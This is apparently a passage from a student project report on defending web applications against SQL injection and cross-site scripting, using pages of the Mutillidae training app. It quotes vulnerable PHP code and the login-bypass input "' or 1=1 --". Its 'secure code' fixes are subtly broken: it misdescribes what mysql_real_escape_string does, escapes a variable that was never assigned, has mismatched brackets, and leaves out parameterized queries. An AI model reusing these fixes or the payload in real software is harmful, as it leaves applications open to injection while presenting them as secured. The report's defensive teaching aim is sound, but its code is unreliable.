In the early days of SQL injection attacks, manual testing was the only way to determine if systems, databases or applications were vulnerable to the SQL injection threat. Manual testing – sifting through error messages and database structure information – is a long and tedious process, and even then is no guarantee that you will find every vulnerability.

Thankfully, there are now several automated tools available to carry out simulated SQL injection attacks on your own databases to see how susceptible your systems and applications are to threats. It can help detect vulnerabilities before they are exploited and how to perform automated tests for all vulnerabilities, including SQL injections, to stop attacks before they start.

7.1.1.2 New defenses for automated SQL injection attacks

For quite some time now hackers have used SQL injection attack methods to quickly find and exploit website vulnerabilities and effectively spread malware. In order to prevent

SQL injections, enterprise information security teams must go above and beyond the old SQL defense of testing and patching Web application code.

7.1.2 Coding Techniques

The SQL statements on mutillidae login.php and user-info.php pages are,

```
$query = “Select * from accounts where username = ‘”.
        username.
        ”’AND password = ‘”.
        $password.
        “’”;
```

The vulnerable code on both these pages are,

```
        $username = $_REQUEST[“username”];
        $password = $_REQUEST[“password”];
```

There are no filters used in the code. The SQL injection exploitation is done and gets logged in as admin on the login.php and extracts all the users’ information from the page user-info.php.

We can filter the user input data by using the following functions in the above piece of code.

stripslashes() function removes backslashes from the input value.
mysql_real_escape_string() function removes the special characters and the blank spaces from the input value.

As the true statement we pass to the username field is “‘ or 1=1 – “ and put an apostrophe “ ‘ ”in the password field. And “ and ‘ are special characters. So **mysql_real_escape_string()** will remove these characters from input data and saves exploitation caused by the SQL injection

The secure code on login.php page can be. Through this we can reduce the vulnerabilities to Direct Injection, Blind SQL Injection, Bypass Authentication and Timing Attack

$query = “SELECT * FROM accounts WHERE username = ‘”.
mysql_real_escape_string($username).
”’AND password = ‘”.
mysql_real_escape_string($password).
“’”;

The secure code on user-info.php page can be. This we can reduce the vulnerability to Direct Injection and Union Query Attacks.

```
$lUsername = $_REQUEST["username"];
$username = stripslashes($username);
$username = mysql_real_escape_string($username);

$lPassword = $_REQUEST["password"];
$password = stripslashes($password);
$password = mysql_real_escape_string($password);
```

7.2 How to Prevent XSS attacks

The following defence tactics can be used against XSS vulnerabilities

7.2.1 Users

There are steps that users can take to protect themselves from XSS (and other) attacks. In addition to using common sense while surfing (don't click on links sent from unknown sources, close sessions when finished), users should consider the following measures.

7.2.1.1 Restrict Untrusted Java Script

Allowing all JavaScript to run opens a user up to XSS attacks. The most effective (but not foolproof) method for a user to prevent XSS attacks is to allow JavaScript to run only if it comes from a domain that the user explicitly trusts. Installing a browser plug-in that implements domain whitelisting, such as NoScript for Firefox, is highly recommended. Internet Explorer users can achieve whitelisting through the configuration of Trusted and Restricted Security Zones.

7.2.1.2 Use Built-In Browser Protections

Some browsers have begun to incorporate XSS protection inherently. For example, as of version 8, Internet Explorer includes an XSS filter as well as a Smart Screen filter that uses reputation to protect against malicious websites. These extra security measures should be enabled when available.

7.2.1.3 Restrict External Websites from Requesting Internal Resources

Allowing external websites to force a browser to request internal resources can allow for an attacker to pivot an attack onto a vulnerable internal website. The NoScript plug-in has a feature called the Application Boundary Enforcer (ABE) that can be configured to disallow external websites from requesting internal resources.

7.2.1.4 Maintain Good System Hygiene:

It is important to keep systems and applications up-to-date with updates and patches, protected from malware and securely configured.

7.2.2 Developers

The most effective way to get rid of XSS vulnerabilities is to ensure that developers understand the dangers of XSS attacks and have tools that allow them to create secure web applications without hindering their productivity. The OWASP XSS Prevention Cheat Sheet has a lot of useful information on XSS attacks and how to process user input safely. There are also tools that help developers create secure web applications without much extra work. Blacklisting vs. Whitelisting: To help mitigate XSS attacks, two basic techniques are used to sanitize data. Blacklisting uses a list of known bad data to block illegal content from being executed. Whitelisting uses a list of known good data to allow only that content to be executed.Blacklisting mode is faster to set up, but can be bypassed more easily by a skilled attacker. Whitelisting allows for a much stronger security solution but comes with a steep learning curve. Once mastered, though, whitelisting is very effective at stopping XSS attacks.

7.2.2.1 OWASP Enterprise Security API (ESAPI):

The ESAPI library is an implementation of methods, including whitelisting, that process user input safely. It is available in a number of modern programming languages such as Java EE, PHP, .NET, Cold Fusion, Python and others. The ESAPI library requires the developer to understand which methods are susceptible to XSS attacks, and replace them with safe implementations accordingly.

Microsoft AntiXSS Library:

The Microsoft AntiXSS Library can be used to replace existing ASP.NET methods that process user input with new methods that do so safely. The AntiXSS Library uses a whitelisting approach for filtering content. The AntiXSS Library also includes a DLL that can be included in a project and used to hook all potentially unsafe calls, replacing them with safe alternatives.

7.2.2.2 Web Vulnerability Scanners:

There are many tools or services that scan websites for XSS vulnerabilities. These tools or services crawl through websites and check code that takes user input to see if it is susceptible to XSS attacks. These tools may not catch all XSS vulnerabilities, but they may at least find the low hanging fruit.

7.2.3 Client/Server Coordination

Another technique for mitigating XSS attacks that has started to emerge is using coordination between the web application and the client browser to separate user-supplied data from web application HTML.

7.2.3.1 Content Security Policy (CSP):

CSP is a proposed client/server technology standard that was first implemented in Firefox version 4. In CSP, the website administrator segregates scripts from the rest of the web site (putting them into a source file) and whitelists the domains that should be trusted by the browser as valid script sources. Any other scripts that the browser encounters should be presumed to have resulted from an XSS attack. The browser takes this server information and uses it to determine whether it will run a given script or not.

7.2.4 Network Administrators

Modifications to desktop configurations and web application code are often outside the network administrator's control. While protecting the enterprise against XSS attacks by relying solely on network devices can be hard, there are a number of technologies that can help.

7.2.4.1 White Trash Squid Web Proxy Plug-in:

WhiteTrash is a plug-in for the squid proxy with goals similar to those of NoScript. It uses whitelists to accept scripts only from explicitly trusted domains. Enterprise management of WhiteTrash is easier than NoScript as the whitelist can be managed on a small number of proxies that all enterprise web traffic must pass through.

7.2.4.2 Web Application Firewalls (WAFs):

A WAF is an Intrusion Detection/Prevention technology that specifically looks at and understands Hyper Text Transfer Protocol (HTTP) traffic. WAFs can sit anywhere on the network but need to be able to view the HTTP traffic unencrypted. They can inspect both inbound and outbound HTTP traffic for vulnerabilities and can operate in either blacklist or whitelist mode.

7.2.5 Coding Techniques

We can use different functions to prevent XSS attacks

htmlentities - Convert all applicable characters to HTML entities
htmlspecialchars - Convert special characters to HTML entities
stripslashes() function removes backslashes added by the addslashes() function.
encodeForCSS - Encode data for use in Cascading Style Sheets (CSS) content.
encodeForHTML - Encode data for use in HTML using HTML entity encoding.

7.2.5.1 Prevention from persistent XSS attacks

Vulnerable code

The vulnerable code on mutillidae **lookup.php** page is:
$targethost = $_POST["target_host"];

The vulnerable code on mutillidae **add-to-your-blog.php** page is
$_POST["blog_entry"]);

The vulnerable code on **set-background-colour.php** is
$lBackgroundColor = $lBackgroundColorText = $_REQUEST["background_color"];

Secure code

The secure code will be as follows which can prevent persistent XSS attacks on these two pages:
$targethost =**htmlspecialchars**($_POST["target_host")];

The special characters in the malicious script will be converted to HTML entities through this htmlspecialchars() function thus preventing it to execute.

htmlentities($_POST["blog_entry"]);

The applicable characters in the malicious script will be converted to HTML entities through this htmlentities() function thus preventing it to execute.

$lBackgroundColor = $Encoder->**encodeForCSS**($_POST["background_color"]);
$lBackgroundColorText = $Encoder->**encodeForHTML**($_POST["background_color"]);

The encodeFor CSS function will convert this data to Cascading style sheet content CSS id discussed above in this section.

The encodeFor HTML function will convert this data to HTML content

7.2.5.2 Prevention from Reflected XSS

Vulnerable Code

The vulnerable code on dns-lookup.php and text-file-viewer.php page is
In page index.php:

strlen($lPage)

Secure Code

Following are the secure code, which can prevent from reflected XSS
In page index.php:

Strlen(**htmlspecialchars**(($lPage))

8. Future Work

In our project we have point out some major vulnerabilities that can be found in a web server that can lead to the attacks and also we provide preventive measures to those attacks.

But this is not the ultimate solution to overcome these attacks. There are numerous ways to perform an attack to vulnerability. From time to time new methods of attacking are discovering .So there is always a need to review and redefine new ways to make a web server more reliable, less vulnerable and more secure .There is still a lot to find new coding techniques and preventive measures to tackle with the new problems and also there can be more ways to find out to make current reliable coding techniques more efficient.

Bibliography & References

Books:

- **SQL Injection Attack and Defence** by *Justin Clarke*
- **SQL Injection Defenses** by *Martin Nystrom*
- **Cross Site Scripting Exploits and Defense** by *Seth Fogie*
- **Cross Site scripting** by *Ankit Anand*

White Papers:

- **Defending against Cross-Site Scripting Attacks** by Lwin Khin Shar and Hee Beng Kuan Tan
- **Integrated approach to prevent SQL injection attack and reflected cross site scripting attack** by Pankaj Sharma • Rahul Johari • S. S. Sarma
- **SQL injection attack and guard technical research** by XuePing-Che
- **SQL-injection vulnerability scanning tool for automatic creation of SQL-injection attacks** by Abdul Bashah Mat Ali , Ala' Yaseen Ibrahim Shakhatreh, Mohd Syazwan Abdullah, Jasem Alostad
- **SQL Injection Attacks: Techniques and Protection Mechanisms** by Nikita Patel, Fahim Mohammad, Santoshi Soni

Web Links:

www.acunetix.com/vulnerability-scanner/wvsmanual.pdf
https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
http://en.wikipedia.org/wiki/SQL_injection
https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
http://en.wikibooks.org/wiki/PHP_Programming/SQL_Injection
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
http://en.wikipedia.org/wiki/Cross-site_scripting
http://en.wikibooks.org/wiki/PHP_Programming/Cross_Site_Scripting
http://www.w3schools.com/sql/sql_intro.asp
http://www.w3schools.com/js/js_intro.asp